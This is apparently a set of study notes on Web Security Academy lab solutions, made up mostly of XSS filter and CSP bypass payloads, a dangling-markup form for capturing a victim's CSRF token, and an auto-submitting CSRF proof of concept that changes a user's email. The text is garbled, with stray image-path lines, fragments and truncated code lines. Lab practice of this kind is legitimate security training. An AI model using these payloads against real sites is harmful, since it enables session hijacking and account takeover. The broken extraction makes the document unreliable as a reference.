
```
<input id=x ng-focus=$event.composedPath()|orderBy:'(z=alert)(1)'>
```



Lab: Reflected XSS with event handlers and `href` attributes blocked




<svg><a><animate attributeName=href values=javascript:alert(1) /><text



Lab: Reflected XSS in a JavaScript URL with some characters blocked

```
5&'},{x=x=>{throw/**/onerror=alert,1337},toString=x>window+'',{x:'
```




ns, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Con](#)

Lab: Reflected XSS protected by very strict CSP, with dangling markup attack

1. "get the tocket create a form where bot will act as victim and he will click and you will get csrf token"

```
"></form><form class="login-form" name="evil-form" action="https://m1c
```



1. "and then use the token to change the email"


```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="https://0a5600690466a97d81883fc4009f0055.web-securit
      <input type="hidden" name="email" value="hacker&#64;evil-user&#4
      <input type="hidden" name="csrf" value="NyWJKolQ3dWwtgfcRI7ZMDt
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Lab: Reflected XSS protected by CSP, with CSP bypass

```
<script>alert(1)</script>&token=;script-src-elem 'unsafe-inline'
```